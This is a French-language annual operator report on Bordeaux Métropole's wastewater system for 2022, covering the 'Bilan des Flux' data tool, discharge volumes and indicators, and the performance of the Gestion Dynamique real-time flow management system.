Notre partenariat avec l'**incubateur social** ATIS pour la construction d'initiatives sociales innovantes illustre parfaitement cette volonté. C'est au travers de cette démarche que s'est constitué le métier d'ilotier, combinant un souhait de renforcer la proximité avec l'utilisateur et de contribuer à l'**insertion** de personnes éloignées de l'emploi au sein de la métropole.

L'insertion professionnelle, mais également l'égalité entre les collaborateurs, la diversité au sein de l'entreprise sont autant d'enjeux majeurs que la SABOM aborde afin de garantir l'égalité des chances et de laisser une empreinte sociale positive.

RÉFÉRENTIEL CONTRAT

Article 45

Bilan des flux de la Métropole

Annexe 15 - Autosurveillance réseau et bilan des flux

Annexe 76 - Plateforme temps différé d'intelligence technique du service

SOMMAIRE


ENV.1.1. BILAN DES FLUX	698
ENV.1.2. BILAN DES INDICATEURS.....	716



L'outil "DiagPerm" du précédent contrat a progressivement été abandonné depuis 2020 au profit du cas d'usage "Bilan des Flux", développé par les équipes de la SABOM et mis en service en 2020.

En 2022 et début 2023, dans le cadre du 'RUN' (activité de maintenance applicative), la SABOM a livré des mises à jour afin de corriger quelques erreurs, d'améliorer des visuels (par exemple sur le fil d'eau) et de prendre en compte les modifications structurelles ou opérationnelles nécessaires de certaines installations.

Un rapport connecté directement à la base de données de Bilan des flux a également été développé par la SABOM afin d'extraire l'ensemble des données nécessaires à l'élaboration du rapport annuel Diagnostic Permanent et des indicateurs PI11 et PI37.



ENV.1.1. BILAN DES FLUX

OUTIL EN LIGNE

Depuis sa première mise en service en avril 2020, l'application "Bilan des Flux" a été rendue accessible à une cinquantaine d'utilisateurs au sein de la SABOM et de la Direction de l'Eau afin de présenter, en continu et sous un délai maximal de 7 jours après leurs acquisitions, les données de suivi et d'évaluation de la performance du système d'assainissement de Bordeaux Métropole.

Courant 2021, un projet d'amélioration et d'ajout de nouvelles données et fonctionnalités a été réalisé et a abouti au déploiement, fin 2021, d'une nouvelle version de l'outil répondant aux besoins et aux spécifications établies conjointement par la SABOM et la Direction de l'Eau.

Cet outil, accessible depuis la plateforme POWERBI, présente, au travers de différents écrans, les données de façon synthétique, consolidées ou détaillées sous forme de synoptiques, de tableaux, de graphiques ou de cartes.

Les données présentées sont des résultats de mesures (à différents pas de temps), de calculs (données opérationnelles issues de calculs et données agrégées sur une période et/ou un périmètre géographique), d'indicateurs et d'indices de qualité des données selon leur disponibilité et leur état de validation.

Divers filtres et modes de sélection permettent à l'utilisateur d'ajuster ses recherches en fonction de ses besoins et des résultats affichés instantanément. Des fonctionnalités de zoom, de tri ou d'extraction lui permettent ensuite d'afficher et de récupérer les données sous différentes formes.

Des formations aux utilisateurs (SABOM et Bordeaux Métropole) ont été réalisées et des documentations et vidéos ont été mises en ligne, ce qui permet aux utilisateurs d'accéder, depuis l'écran d'accueil, à différents supports pour les aider à utiliser l'outil et répondre à leurs questions.

Bilan des Flux permet ainsi de répondre à différentes attentes des utilisateurs et aux exigences réglementaires en vigueur relatives à la mise en œuvre du diagnostic permanent.

Dans une démarche d'amélioration continue et afin de garantir la qualité applicative de nos cas d'usage, plusieurs travaux ont été effectués en 2022 dans le cadre du 'RUN' (activité de maintenance applicative de la Plateforme Temps Différé d'Intelligence Technique du Système 'PTDITS' et de ces cas d'usage) :


- la livraison de 2 versions permettant de corriger quelques erreurs, d'améliorer certains visuels (notamment des synoptiques fils d'eau) et de prendre en compte les modifications structurelles ou opérationnelles de certaines installations (pluviomètres et postes), l'optimisation, la sécurisation et l'industrialisation des mises à jour des données par la PTDITS (Contrôles et rapports de suivi, patches de sécurités et montée de version des composants informatiques),
- la mise en place d'un rapport connecté directement à la base de données de Bilan des flux permettant d'extraire l'ensemble des données nécessaires à l'élaboration du rapport annuel Diagnostic Permanent et des indicateurs PI11 et PI37 (Cf. paragraphe RAPPORT ANNUEL DU DIAGNOSTIC PERMANENT).

L'outil Bilan des Flux se compose de 8 écrans thématiques et de 2 écrans "DÉTAIL" dédiés à la recherche de données.

Ces différents écrans sont accessibles dans le menu situé à gauche des écrans ou bien en cliquant sur les symboles thématiques et raccourcis disponibles dans l'écran d'accueil.


- **Accueil** : Visualisation schématique des données cumulées sur une période et un/plusieurs bassins de collecte

FIGURE 1 - ENV.1.1 Écran d'Accueil




- **Cycle de l'eau** : Suivi des volumes d'eau pompés, déversés ou rejetés, de façon globale ou détaillée

FIGURE 2 - ENV.1.1 Écran Cycle de l'eau




- **Rejets** : Suivi des volumes et des charges polluantes des rejets et déversements, de façon globale ou détaillée

FIGURE 4 - ENV.1.1 Écran Rejets




- 'ECP' **Eaux Claires Parasites** : Suivi des volumes d'Eaux Claires Parasites et des déversements de façon globale ou détaillée

FIGURE 5 - ENV.1.1 Écran ECP




- **Fils d'eau (1 écran pour chaque Système de Collecte)** : Visualisation de façon globale et schématique des volumes pompés et déversés sur les différents sites d'un système de collecte

FIGURE 6 - ENV.1.1 Écran FildO – exemple du bassin de collecte de la STEP de Lille




- **Consommation AEP et Raccordements** : Consultation des consommations annuelles d'eau potable et des indicateurs de suivi des raccordements domestiques et non domestiques

FIGURE 7 - ENV.1.1 Écran ConsoAEP_Racc



- **Milieu Naturel** : Consultation des données de suivi des milieux naturels (Sondes SIRÈNE, Bouées et mesures sur les Plans d'Eau Permanents du service)

FIGURE 8 - ENV.1.1 Écran Milieu



- **Écran Détail des données** : Recherche et sélection des données pour consultation et extraction au format .xls


FIGURE 9 - ENV.1.1 Écran Détail Données

The screenshot displays the 'Bilan Des Flux' application interface. At the top, there are navigation options like 'Fichier', 'Exporter', and 'Converser dans Teams'. Below this is a menu of categories: Cycle de l'eau, Pluviométrie, Rejets, Milieu Naturel, ECP, Conso AEP / Racc, and Déchets / Apports de STEP. The main area is divided into sections for 'PLUVIOMETRE', 'REJET DIRECT', 'REJET PLUVIAL', 'STEP', 'SURVERSE AS', and 'SURVERSE NON AS'. Each section has dropdown menus for 'Années', 'Mois', 'Semaine', 'Famille Variable', 'Nature Variable', 'Type Variable', 'Variable', and 'Paramètre'. A timeline at the bottom shows years from 2019 to 2023, with 2022 selected. A date range selector is set to 01/01/2022 to 31/12/2022. On the right, there are summary statistics: '401,96M Total valeur', '488340' (with a note 'Contrôle export des données (limite à 150 000 lignes)'), '99,7 % Indice de disponibilité', '100,0 % Indice de confiance', and a search box for 'Site'. A table at the bottom lists data points for 2022.

Site	Nature Site	Famille Variable	Nature Variable	Variable	parametre	Date	Pas temps	Label	Valeur	unite
CANTINOLLE PLUVIOMETRE	PLUVIOMETRE	Hauteur	Pluviométrie	H_pluie		01/01/2022 00:00:00	jour	invalidé		mm
MAGINOT PLUVIOMETRE	PLUVIOMETRE	Hauteur	Pluviométrie	H_pluie		01/01/2022 00:00:00	jour	invalidé		mm
ABATTOIRS PI	PR	Pompage	Pompage	V_pompé		01/01/2022 00:00:00	jour	Validé	0,00	m³
ABRIA STATION	PR	Pompage	Pompage	V_pompé		01/01/2022 00:00:00	jour	Validé	0,00	m³
ALLAMANDIERS AUTOSURVEILLANCE	SURVERSE AS	Déversement	Temps pluie	V_dev_AS_pluie		01/01/2022 00:00:00	jour	Validé	0,00	m³
ALLAMANDIERS AUTOSURVEILLANCE	SURVERSE AS	Déversement	Temps sec	V_dev_AS_sec		01/01/2022 00:00:00	jour	Validé	0,00	m³
ALLAMANDIERS AUTOSURVEILLANCE	SURVERSE AS	Déversement	Tout temps	V_dev_AS		01/01/2022 00:00:00	jour	Validé	0,00	m³
ANDRE MESSEGER	PR	Déversement	Déversement	V_dev_PR		01/01/2022 00:00:00	jour	Validé	0,00	m³
ARCINS AUTOSURVEILLANCE	SURVERSE AS	Déversement	Temps pluie	V_dev_AS_pluie		01/01/2022 00:00:00	jour	Validé	0,00	m³
ARCINS AUTOSURVEILLANCE	SURVERSE AS	Déversement	Temps sec	V_dev_AS_sec		01/01/2022 00:00:00	jour	Validé	0,00	m³
ARCINS AUTOSURVEILLANCE	SURVERSE AS	Déversement	Tout temps	V_dev_AS		01/01/2022 00:00:00	jour	Validé	0,00	m³
AVENUE DU ROY	PR	Déversement	Déversement	V_dev_PR		01/01/2022 00:00:00	jour	Validé	0,00	m³
BAS BOUSCAT 2	PR	Pompage	Pompage	V_pompé		01/01/2022 00:00:00	jour	Validé	0,00	m³
BASTIDE AUTOSURVEILLANCE	SURVERSE AS	Déversement	Temps pluie	V_dev_AS_pluie		01/01/2022 00:00:00	jour	Validé	0,00	m³
BENAUGE PI	PR	Pompage	Pompage	V_pompé		01/01/2022 00:00:00	jour	Validé	0,00	m³
BERLIQUETS	PR	Déversement	Déversement	V_dev_PR		01/01/2022 00:00:00	jour	Validé	0,00	m³
BERNATETS	PR	Déversement	Déversement	V_dev_PR		01/01/2022 00:00:00	jour	Validé	0,00	m³
BICENTENAIRE	PR	Pompage	Pompage	V_pompé		01/01/2022 00:00:00	jour	Validé	0,00	m³
BLANQUEFORT ZI AS	SURVERSE AS	Déversement	Temps pluie	V_dev_AS_pluie		01/01/2022 00:00:00	jour	Validé	0,00	m³

- **Écran Forage (ou zoom) des données** : Affichage personnalisé des données journalières avec possibilité de zoomer sur les données à un pas de temps inférieur à la journée pour les Pluviométries, Volumes, Charges polluantes et Analyses de suivi des milieux, et fonction d'extraction de données

FIGURE 10 - ENV.1.1 Écran Forage (ou zoom) Données



Par thème, l'utilisateur peut visualiser une synthèse des données et faire des recherches approfondies en utilisant différents filtres temporels ou géographiques. Il peut ainsi choisir d'afficher une donnée spécifique d'un seul ouvrage pour un jour précis, jusqu'à choisir d'aller consulter les tendances, les indicateurs et autres valeurs sur un ou plusieurs mois. Des sélections par regroupements d'ouvrages sont possibles et le choix de la fourchette temporelle est libre avec, au minimum, un détail à l'échelle d'une journée. Des pré-découpages sont également disponibles comme ceux à l'échelle d'un des six systèmes d'assainissement (voir **CARTE 1**) ou d'une des dix masses d'eau du territoire (voir **CARTE 2**).

CARTE 1 – ENV.1.1 Vue de Bordeaux Métropole par bassin de collecte



CARTE 2 – ENV.1.1 Vue de Bordeaux Métropole par masse d'eau



RAPPORT ANNUEL DU DIAGNOSTIC PERMANENT

En complément de l'outil Bilan des Flux, la SABOM produit un rapport annuel et réglementaire nommé Rapport Annuel du Diagnostic Permanent. Finalisé au plus tard pour le 30 avril de l'année suivante, ce rapport synthétise les informations de volumes et de flux obtenus au cours de l'année civile.

Chaque année, ce rapport est aussi l'occasion d'observer et de comparer les évolutions macroscopiques des différents flux transités sur les six systèmes d'assainissement de la Métropole. L'objectif du Diagnostic Permanent mis en place sur Bordeaux Métropole est de participer à réduire l'impact des systèmes d'assainissement sur les milieux naturels. C'est pourquoi ce rapport et l'outil qu'il constitue visent essentiellement à identifier et quantifier les sources de déversement. Il propose et hiérarchise également une série de travaux pour les réduire ou les supprimer.

Le rapport annuel du Diagnostic Permanent est composé des chapitres suivants :

- glossaire expliquant les différents paramètres d'intérêt ainsi que les protocoles des calculs opérés et la source des données utilisées,
- fil d'eau par bassin de collecte,
- suivi pluriannuel des volumes et charges rejetés,
- bilan des rejets par masse d'eau,
- cycles de l'eau par bassin de collecte,
- préconisations de travaux pour la réduction des déversements et débordements.

Le contenu de ce rapport évolue chaque année, de par l'intégration de nouveaux équipements dans le patrimoine pris en charge par le délégataire, la découverte d'ouvrages de déversement, la mise en œuvre de nouvelles méthodes de calculs de flux, etc.

Pour donner suite à la demande des services de Bordeaux Métropole, la SABOM a engagé fin 2022 une mise à jour sur la méthode d'élaboration du Rapport Annuel du Diagnostic Permanent, en le connectant directement à la base de données de Bilan des flux pour s'affranchir de l'outil DiagPerm.

Cette mise à jour sera terminée début 2023 et permettra de produire ledit rapport selon cette nouvelle méthode.

A cette occasion, quelques méthodes de calculs ont été modifiées :

- alignement des calculs de pluviométrie des Bassins de Collecte et des Masses d'Eau avec ceux présentés dans la fiche du bilan hydrologique (cf. **EXPL.1**) et prises en compte des pluviomètres passés en Temps Réel (Batany, Fanning, Lescalle et Ste Eulalie),
- utilisation des données d'autosurveillance des stations d'épuration pour le calcul des charges eaux brutes entrantes (avec les concentrations moyennes annuelles).

Des mises à jour ont également été réalisées dans l'outil Bilan des Flux :

- intégration des 4 points de mesures de débit arrivant sur Cantinolle (C1-C2-C3-C4), variables qui, jusqu'alors, n'apparaissaient dans Bilan des Flux alors qu'elles figuraient bien dans le Rapport du Diagnostic Permanent,
- intégration des diverses données concernant les consommations d'eau potable,
- intégration des volumes de déchets postes/bassins et réseaux,
- intégration des nouveaux postes de pompage (Renaudel, Brazza, Robespierre, Vert Castel, Balzac),
- intégration des modifications hydrauliques suite aux travaux Bourran/Vallon.

Le **SCHÉMA 1** présente un bilan volumétrique des entrants et sortants des 6 systèmes d'assainissement de Bordeaux Métropole. Il permet aussi de comparer ces chiffres avec ceux obtenus en 2021.


Le chiffre présenté sous l'intitulé "Eaux Pluviales" fournit une estimation du volume issu des précipitations ayant transité dans le réseau d'eaux pluviales strictes et rejeté au sein des 10 masses d'eau de la Métropole (la Garonne, la Dordogne, la Jalle des Toureils, la Jallère, le Franck, la Jacotte, l'Eau Blanche, le Guâ, la Jalle de la Lande et la Jalle de Canteret, les 3 dernières citées étant classées comme milieux sensibles).

En 2022, le Diagnostic Permanent a permis d'observer que la globalité du système d'assainissement de Bordeaux Métropole a rejeté 91 Mm³ au milieu naturel pour une pluviométrie annuelle de 622,9 mm. Le chiffre du volume rejeté se divise en trois grandes catégories :


- environ 75 Mm³ d'eaux traitées, soit 82,5 % du chiffre global,
- 11 Mm³ d'eaux pluviales, soit 12 %,
- 5 Mm³ d'eaux déversées, soit 5,5 % (catégorie comprenant les déversements autosurveillés, ceux non autosurveillés et les rejets directs).

Le Diagnostic Permanent permet de décliner ces chiffres pour chaque bassin de collecte ou chaque masse d'eau. On peut noter par exemple que près de 17 % des volumes rejetés par la Métropole l'ont été dans les 3 milieux classés sensibles, soit 15 Mm³.

SCHÉMA 1 - ENV.1.1 Bilan des entrants et sortants du système d'assainissement de Bordeaux Métropole en 2022



GRAPHIQUE 1 - ENV.1. Répartition annuelle des rejets de Bordeaux Métropole de 2018 à 2022



La pluviométrie est en très forte baisse entre 2021 et 2022 (- 33 %).

Pour rappel, la pluviométrie du territoire de Bordeaux Métropole est suivie et enregistrée grâce à un réseau de 43 pluviomètres dont 37 sont retransmis en temps réel au centre de télécontrôle RAMSES.

La très forte baisse du cumul pluviométrique métropolitain entre 2021 et 2022 influence les valeurs des volumes entrants en eaux claires parasites (- 40 % au global) et celles des volumes déversés (- 65 %). En effet, ces volumes sont directement liés à ceux des phénomènes de précipitations.

Le même impact est logiquement constaté sur les volumes d'eaux traités (- 22%) ainsi que sur des volumes d'eaux pluviales (- 38 %, cette valeur étant en corrélation avec celle de la baisse de pluviométrie).

Les volumes déversés autosurveillés réseaux et stations d'épuration représentent près de 98% des volumes déversés.

Sur les 6 systèmes de collecte de la Métropole, celui de Louis Fargue a contribué à 60 % des volumes déversés aux points d'autosurveillance. Celui de Clos de Hilde y a contribué à hauteur de 34 %. Davantage d'informations sur les raisons de ces variations de valeurs peuvent donc être trouvées dans la partie dédiée à l'autosurveillance (cf. [EXPL.6](#)) et la Gestion Dynamique (cf. [ENV.2](#)).

ENV.1.2. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI08	Taux de collecte (DBO5)	N/A	86,8%	76,1%	77,4%	75,8%
Indicateur de pilotage PI10	Taux de rejet au milieu naturel (DBO5)	N/A	12,7%	13,1%	13,2%	8,3%
Indicateur de pilotage PI11	Bilan cycle de l'eau en termes de volumes, répartition des volumes, eqhab (NTK et DCO) et répartition des charges au total sur BM, par bassin de collecte et par masse d'eau	N/A	Bilan entrée BM : 106 291 557 m3 827 210 EH DCO 827 210 EH NTK Rejets amont STEP : 13 441 531 m3 85 904 EH DCO 67 024 EH NTK Entrée STEP : 90 672 694 m3 767 056 EH DCO 732 506 EH NTK	Bilan entrée BM : 112 777 027 m3 774 099 EH DCO 774 099 EH NTK Rejets amont STEP : 14 594 225 m3 94 021 EH DCO 72 240 EH NTK Entrée STEP : 101 392 155 m3 782 807 EH DCO 691 727 EH NTK	Bilan entrée BM : 110 472 865 m3 794 639 EH DCO 794 639 EH NTK Rejets BM amont STEP : 16 227 799 m3 92 079 EH DCO 66 014 EH NTK Entrées STEP BM : 95 893 973 m3 791 001 EH DCO 693 320 EH NT	Bilan entrée BM : 89 527 218 m3 785 604 EH DCO 785 604 EH NTK Rejets BM amont STEP : 6 329 054 m3 35 363 EH DCO 28 469 EH NTK Entrées STEP BM : 74 990 015 m3 770 865 EH DCO 689 581 EH NTK
Indicateur de pilotage PI37	Volumes rejetés par la Métropole : Eaux traitées, Eaux unitaires déversées, Eaux pluviales strictes	N/A	ET = 90 672 694 m3 EDV UN = 12 524 071 m3 EP = 27 599 789 m3 TOTAL = 130 796 554 m3	ET = 101 392 155 m3 EDV UN = 13 423 318 m3 EP = 21 872 285 m3 TOTAL = 136 687 758 m3	ET = 95 893 976 m3 EDV UN = 14 351 232 m3 EP = 17 475 146 m3 TOTAL = 127 720 354 m3	ET = 74 990 015 m3 EDV UN = 5 242 082 m3 EP = 10 793 651 m3 Total = 91 025 748 m3
Indicateur opérationnel E19 (ONEMA P255.3)	Indice de connaissance des rejets au milieu naturel par les réseaux de collecte des eaux usées	120	120	120	120	120
Indicateur opérationnel UI2	Réduire les déversements au milieu naturel des postes	0 déversement > 3h (milieu sensible) ou 4h (milieu non sensible)	1 (Le 21/09/2019 80h19 min PR Berliquets)	2	6	3
Indicateur opérationnel UI17	Flux de pollution entrante	N/A	18 435 T de DBO5/an pour BM	19 987 T de DBO5/an pour BM	20 275 T de DBO5/an pour BM	20 353 T de DBO5/an pour BM

❖ U12

Les durées données ci-dessous sont les durées totales de déversement. En 2022, 3 cas de dépassements sont recensés :

- le 10/01/2022 au PR Camps des Lanciers (rejet Jalle de Canteret - milieu sensible) : durée 8h55
- le 11/01/2022 au PR Camps des Lanciers (rejet Jalle de Canteret - milieu sensible) : durée 9h30
- le 10/09/2022 au PR La Melotte (rejet Jalle des Toureils - milieu sensible) : durée 6h28

La durée de ces déversements de 25 heures est comparable à celle de 2021.

Les 2 dépassements concernant le PR Camps des Lanciers sont imputables à une arrivée d'eau importante ou au colmatage du dégrilleur (pluviométrie de plus de 40 mm sur 3 jours).

Le dépassement concernant le PR La Melotte est imputable à un problème sur la vanne d'entrée qui a été retrouvée presque fermée d'où une mise en charge du réseau puis de la bêche du poste lors de l'ouverture de la vanne.

❖ PI08, PI10 et UI17

Ces indicateurs sont dus au 30/04 N+1 et seront renseignés pour la V2 finale du RAD.

RÉFÉRENTIEL CONTRAT

Article 43

Gestion dynamique

SOMMAIRE

ENV.2.1. LA GESTION DYNAMIQUE	719
ENV.2.2. BILAN DES INDICATEURS.....	726

DÉFINITIONS

- 1 - Stratégie Veille : le système scrute l'état du réseau et des installations ainsi que les prévisions de pluie de la prochaine heure. Cette veille active permet de proposer au télécontrôleur d'appliquer une stratégie de gestion des flux adaptée en cas de pluie imminente.
- 2 - Stratégie Dépollution : l'objectif est de saturer la station d'épuration et de limiter les déversements par stockage dynamique dans les collecteurs et bassins de rétention.
- 3 - Stratégie Vidange rapide : stratégie de transition permettant d'écarter les volumes excédentaires de stockage pour revenir à une stratégie de dépollution ou préparer le réseau à la lutte contre les inondations ; ces volumes écartés seront déversés en Garonne s'ils ne peuvent être stockés dans les bassins et collecteurs aval.
- 4 - Stratégie Inondation : l'objectif est ici d'éviter tout débordement du réseau sur la voie publique en maximisant les déversements ; cette gestion est manuelle.

ENV.2.1. LA GESTION DYNAMIQUE

Depuis le 17 janvier 2013, la Gestion Dynamique (GD) est opérationnelle à RAMSES et vise à limiter les déversements issus du bassin de collecte de la station d'épuration Louis Fargue.

Cet outil prédictif de gestion en temps réel des flux d'assainissement s'inscrit dans la mise en application de la Directive Cadre Européenne d'atteinte du bon état écologique des masses d'eau.

Lors de pluies faibles à modérées, la GD permet :

- d'optimiser le transfert des effluents vers la station d'épuration Louis Fargue à concurrence de 3,2 m³/s, débit maximum admissible en entrée de station ;
- de limiter les déversements au milieu récepteur en stockant les effluents dans des collecteurs de grande capacité et des bassins de rétention existants.

Lors d'épisodes pluvieux plus intenses susceptibles de provoquer des inondations, la GD propose de vidanger rapidement les volumes stockés et/ou de gérer les bassins de retenue dans le but de lutter contre les inondations.

La performance de la Gestion Dynamique est calculée en comparant les volumes réellement déversés chaque année aux volumes déversés estimés en l'absence de gestion dynamique des effluents (à l'aide de simulations numériques).

Rappelons que les objectifs originels de la Gestion Dynamique — phase 1 puis phase 2 — ont été établis sur la base des événements pluvieux et des déversements observés en 2003.

DÉPLOIEMENT DU PROJET GD 2

Commencée en juin 2017, opérationnelle en mai 2018 et optimisée efficacement depuis octobre 2018 — date de réception du projet par Bordeaux Métropole —, la mise en œuvre de la seconde phase de la GD a permis d'accroître très significativement la réduction des déversements au milieu naturel par le contrôle du bassin de collecte de Louis Fargue dans sa quasi globalité (hors secteur Lauzun).

2019 fut la première année complète de fonctionnement de la GD 2 après réception par le maître d'ouvrage.

Les deux années suivantes ont permis à la SABOM de continuer de s'approprier le système et d'accompagner le délégant dans ses réflexions autour des évolutions futures de la GD.

L'indicateur de performance de la gestion dynamique (IPGD) a également évolué en 2021 : il est désormais calculé à partir de tous les événements GD en mode dépollution stricte (IPGD2) et non plus à partir d'une sélection de dix événements de l'année (IPGD1).

UTILISATION DE LA GD EN 2022


Les différentes stratégies du système de Gestion Dynamique sont décrites dans le paragraphe **DÉFINITIONS** précédent.

En 2022, la GD a fonctionné durant 109 jours calendaires — soit 30 % des jours de l'année — par temps de pluie — ainsi que lors d'un très bref événement par temps sec possiblement dû à une prévision de pluie non observée *a posteriori* —, toutes stratégies confondues, correspondant à 51 événements GD distincts. En complément, la GD a été

activée par temps sec en mode dépollution le 5 août 2022 pour faire face à une coupure totale d'énergie sur le site de Louis Fargue entraînant l'arrêt du relevage en entrée de station d'épuration, et ainsi éviter des déversements en Garonne.

Pour autant, les jours de fonctionnement de la GD n'ont pas uniquement été des jours de temps de pluie, la fin de la restitution des effluents vers la station d'épuration Louis Fargue ayant pu se faire lors de jours de temps sec suivant un ou plusieurs jours de pluie. En effet, l'année 2022 fut constituée par 97 jours de pluie et 268 jours de temps sec (voir **DIAGRAMME 1**).

DIAGRAMME 1 - ENV.2.1 Répartition annuelle des jours de pluie et de temps sec




À titre de comparaison, la GD avait fonctionné durant 146 jours calendaires en 2019, soit 40 % des jours de l'année, 156 jours calendaires en 2020, soit 43 % des jours de l'année et 157 jours calendaires en 2021, soit 43 % des jours de l'année. La baisse très significative observée en 2022 s'explique par la très faible pluviométrie de l'année.

Précisons que le nombre de jours de pluie et le nombre de jours de fonctionnement de la GD ne sont pas fonction l'un de l'autre, c'est-à-dire reliés par une quelconque fonction mathématique. Sur un réseau unitaire tel que celui du bassin de collecte de Louis Fargue, l'influence des nappes phréatiques est importante puisque ces nappes alimentent les ruisseaux et contribuent, de fait, à prolonger la durée de fonctionnement de la GD après un événement pluvieux, notamment en période de nappes hautes ou après des pluies abondantes de longue durée. En outre, les jours de pluie sont différents les uns des autres et contribuent donc différemment au fonctionnement de la GD.

Conséquemment, nombre de jours de fonctionnement de la GD, nombre de jours de pluie et cumul pluviométrique annuel ne peuvent être déduits les uns des autres.

En 2022, la durée totale en **stratégie dépollution** des 52 événements GD de l'année fut supérieure à 44 jours (1 066 h 00 min), dont près de 20 jours pour les 4 événements de l'année ayant duré plus de quatre jours. Ces mêmes 52 événements ont cumulé 1 h 40 min en **stratégie vidange rapide** et 218 h 20 min en **stratégie inondation**. Le **DIAGRAMME 2** présente la répartition des durées de fonctionnement des différentes stratégies GD.



Précisons que, sur les 218 h 20 min de fonctionnement en stratégie inondation en 2022, 195 h 35 min — soit 90 % du total — sont imputables au seul événement GD du 8 au 18 janvier 2022.

Lors de cet événement, la stratégie inondation a été volontairement maintenue durant plus de huit jours afin de réduire l'arrivée des effluents à la station d'épuration Louis Fargue, le débit d'entrée y étant limité à 0,8 m³/s en raison des travaux de réfection des canaux des décanteurs lamellaires de la station.

Cet événement GD a généré 51 % des déversements en Garonne de toute l'année 2022.

À titre de comparaison, lors des 50 événements GD de 2021 — dont 4 opérations de maintenance par temps sec —, la GD avait fonctionné :

- 2 196 heures 50 min en stratégie dépollution (+ 106,1 % par rapport à 2022),
- 46 heures 30 min en stratégie vidange rapide (27,9 fois plus qu'en 2022),
- 506 heures 45 min en stratégie inondation (+ 132,1 % par rapport à 2022).

Après quatre années complètes de fonctionnement de la GD2, il apparaît que :

- le temps de fonctionnement en mode dépollution, lequel avait peu augmenté d'année en année entre 2019 et 2021, a diminué de plus de moitié en 2022 sous l'effet d'une pluviométrie exceptionnellement faible ;
- le temps passé en mode vidange rapide a quasiment disparu entre 2019 et 2021, ce mode n'étant plus que très rarement proposé par la GD ;
- tandis que le temps passé en mode lutte contre les inondations avait été multiplié par 18 entre 2019 et 2021, il a décré de plus de moitié entre 2021 et 2022 du fait de la très faible pluviométrie de 2022.

Globalement, la pluviométrie exceptionnellement faible de 2022 explique la diminution de moitié — peu ou prou — du temps de fonctionnement de la GD par rapport aux années précédentes.

ESTIMATION DE LA PERFORMANCE DE LA GD : INDICATEUR DE PERFORMANCE IPGD2

Conformément aux termes du contrat de délégation du service public de l'assainissement, l'indicateur de performance IPGD1 en vigueur en 2019 et 2020 a été remplacé par l'IPGD2 en 2021. Le mode de calcul de ce nouvel indicateur IPGD2 et son seuil minimal attendu ont été définis en 2020 à partir des simulations numériques des événements GD de 2019 et 2020.

Ainsi sont donc retenues, pour le calcul de l'IPGD2, toutes les pluies ayant fait fonctionner le système de Gestion dynamique en mode dépollution uniquement, pluies pour lesquelles le système a été conçu.

Le niveau minimum de performance attendu pour l'IPGD2 est égal à 75 %, soit le même seuil que pour l'IPGD1 malgré une diminution des déversements calculés avec le modèle 2018 par rapport aux mêmes calculs réalisés avec le modèle 2003 (version 2005). Fixé *a priori*, il était prévu que ce seuil de 75 % soit revu si nécessaire courant 2022 avec la Direction de l'Eau afin de le confirmer ou de l'ajuster si besoin. N'ayant pas été abordée en 2022 lors des échanges entre la SABOM et la Direction de l'Eau, la révision éventuelle de ce seuil est reportée à 2023.

PERFORMANCE DE LA GD EN 2022 : PRINCIPAUX RÉSULTATS OBTENUS

Hors une coupure totale d'énergie sur le site de Louis Fargue le 5 août 2022 et hors un très bref événement par temps sec possiblement dû à une prévision de pluie non observée *a posteriori* ayant tous deux entraîné un passage en mode dépollution par temps sec dans le but de réduire le débit entrant à la station d'épuration, la Gestion dynamique a fonctionné lors de 50 événements pluvieux distincts en 2022.

Parmi ces événements GD 2022, 39 ont fonctionné intégralement en mode dépollution. Les 11 autres ont connu au moins un passage en mode inondation.

L'IPGD2 2022 est donc calculé à partir des 39 événements GD ayant fonctionné intégralement en mode dépollution. Ces 39 événements GD en dépollution stricte conduisent à un résultat de l'indicateur IPGD2 2022 égal à 86 %.

Un tel résultat montre la pertinence et l'efficacité de la Gestion dynamique sur le bassin de collecte de la station d'épuration Louis Fargue.

ÉCARTS ENTRE STRATÉGIE PROPOSÉE ET STRATÉGIE ACTIVE

Toutes les cinq minutes, la Gestion dynamique détermine la stratégie optimale à proposer à la validation du télécontrôleur en poste au télécontrôle RAMSES à partir des données d'entrée qu'elle récupère : prévisions météorologiques, disponibilité des ouvrages, niveau d'eau dans les collecteurs structurants, volume stocké dans les bassins, position des vannes, etc. Tout changement de stratégie proposé ne devient effectif qu'après que le télécontrôleur en poste l'ait validé et ait modifié manuellement la stratégie GD *via* l'interface homme-machine du système.

Cette étape de validation humaine de tout changement de stratégie GD génère des écarts entre la stratégie proposée par le système et la stratégie active.

En 2022, sur les 105 120 pas de temps 5 minutes de l'année, 5 433 — soit 5,2 % — présentent un écart entre stratégie proposée et stratégie active, parmi lesquels 2 270 sont imputables au seul événement GD du 8 au 18 janvier 2022 durant lequel la stratégie inondation fut volontairement maintenue en raison des travaux de réfection des canaux des décanteurs lamellaires de la station d'épuration Louis Fargue.

Et 209 changements de stratégie ont été mis en œuvre par RAMSES tandis que le système en proposait 498.

De l'analyse de ces données, il ressort que :

- la majorité des écarts est la conséquence d'une mise en œuvre différée des changements de stratégie proposée ; ceci peut s'expliquer par la multiplicité des tâches qu'assurent les télécontrôleurs concomitamment et leur nécessaire hiérarchisation (par exemple : réponse à un appel téléphonique, déclenchement et suivi de sorties d'astreinte ou gestion de crise lorsque survient une proposition de changement de stratégie GD) ;
- s'appuyant sur leur expérience et leur connaissance du système d'assainissement et de ses réactions face aux événements pluvieux, les télécontrôleurs ont tendance à « temporiser » les changements de stratégie lorsque la GD propose des changements fréquents ou de courte durée *a priori*. Ainsi sont limités, par exemple, les passages en mode dépollution dès lors que la pluie peut être gérée en mode veille sans provoquer de déversement en Garonne. Cette temporisation explique la grande majorité de la différence entre le nombre de changements de stratégie proposée et activée ;
- les télécontrôleurs n'activent généralement pas le mode inondation de la GD lorsque celui-ci est la conséquence de cellules orageuses de faible étendue produisant des orages de courte durée ;
- à l'inverse, ils profitent des fonctionnalités de la Gestion dynamique pour réduire le débit d'entrée à la station d'épuration Louis Fargue lorsque celle-ci doit subir des travaux ou des opérations de maintenance, ou lorsque survient un incident en dégradant le bon fonctionnement.

De par leurs actions, les télécontrôleurs démontrent qu'ils se sont bien appropriés le système de Gestion dynamique sur le bassin de collecte de Louis Fargue puisqu'ils s'autorisent à ne pas appliquer systématiquement tous les changements de stratégie qui leur sont proposés.

Ce constat général est identique à celui que nous avons fait début 2022 suite à l'analyse du fonctionnement de la GD en 2021.

ÉVOLUTIONS ET PERSPECTIVES POUR LA GESTION DYNAMIQUE

